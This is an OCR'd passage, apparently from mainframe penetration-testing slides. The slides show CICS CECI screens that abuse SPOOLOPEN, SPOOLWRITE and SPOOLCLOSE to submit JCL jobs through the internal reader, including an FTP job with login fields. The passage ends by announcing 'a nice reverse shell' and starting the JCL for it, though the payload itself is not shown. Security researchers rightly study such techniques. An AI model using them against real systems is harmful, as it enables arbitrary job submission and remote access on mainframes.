
The theory




The theory



The theory




File
Options
SPOOLOPEN OUTPUT TOKEN(&TOK) USERID(INTRDR) NODE(LOCAL)
STATUS: COMMAND EXECUTION COMPLETE
NAME=
EXEC CICS SPOOLOpen Output
Token('S0000003')
Userid('INTRDR ')
NODe('LOCAL ')
< Class() >
< Outdescr() >
< NOCc | Asa | Mcc >
< PRint < Recordlength() > | PUnch >
RESPONSE: NORMAL
EIBRESP=+0000000000 EIBRESP2=+0000000000
PF 1 HELP 2 HEX 3 END 4 EIB 5 VAR 6 USER 7 SBH 8 SFH 9 MSG 10 SB 11 SF

File Options


```
 VARIABLES    LENGTH    DATA
&TOK          +00008    S0000003
&DATA3        +00080    //JOBNAME  JOB (INTRDR),CLASS=A
&DATA4        +00080    //*
&DATA5        +00080    //STEP01 EXEC  PGM=FTP,PARM='192.168.1.18'
&DATA6        +00080    //OUTPUT   DD  SYSOUT=A
&DATA7        +00080    //INPUT    DD  *
&DATA8        +00080      AYOUL3
&DATA9        +00080      PASSWORD
&DATA10       +00080      DIR
&DATA11       +00080    /*
&DATA12       +00080    /*EOF
```

PF 1 HELP 2 HEX 3 END 4 EIB 5 VAR 6 USER 9 MSG


File Options

```
SPOOLWRITE TOKEN(&TOK) FROM(&DATA1)
STATUS:  COMMAND EXECUTION COMPLETE                          NAME=
 EXEC CICS  SPOOLWrite
  Token( 'S00000003' )
  FRom( '//JOBNAME JOB (INTRDR),CLASS=A                      ' ... )
  < FLength( +0000000080 ) >
  < Line | Page >
```

```
  RESPONSE: NORMAL                EIBRESP=+0000000000 EIBRESP2=+0000000000
PF 1 HELP 2 HEX 3 END 4 EIB 5 VAR 6 USER 7 SBH 8 SFH 9 MSG 10 SB 11 SF
```


File
Options
SPOOLCLOSE TOKEN(&TOK)
STATUS: COMMAND EXECUTION COMPLETE
NAME=
EXEC CICS SPOOLClose
Token('S0000003')
< Keep | Delete >
RESPONSE: NORMAL
EIBRESP=+0000000000 EIBRESP2=+0000000000
PF 1 HELP 2 HEX 3 END 4 EIB 5 VAR 6 USER 7 SBH 8 SFH 9 MSG 10 SB 11 SF

Hurray !



Let’s automate this to do some 3l33t3 stuff

A nice reverse shell

```
//CICSUSEC JOB (123456),CLASS=A
//CREATERX  EXEC PGM=IEBGENER
//SYSPRINT   DD SYSOUT=*
//SYSIN      DD DUMMY
//SYSUT2     DD DSN=CICSUSER.ELEg,
//           DISP=(NEW,CATLG,DELETE),SPACE=(TRK,5),
//           DCB=(RECFM=FB,LRECL=80,BLKSIZE=27920)
//SYSUT1     DD *
```

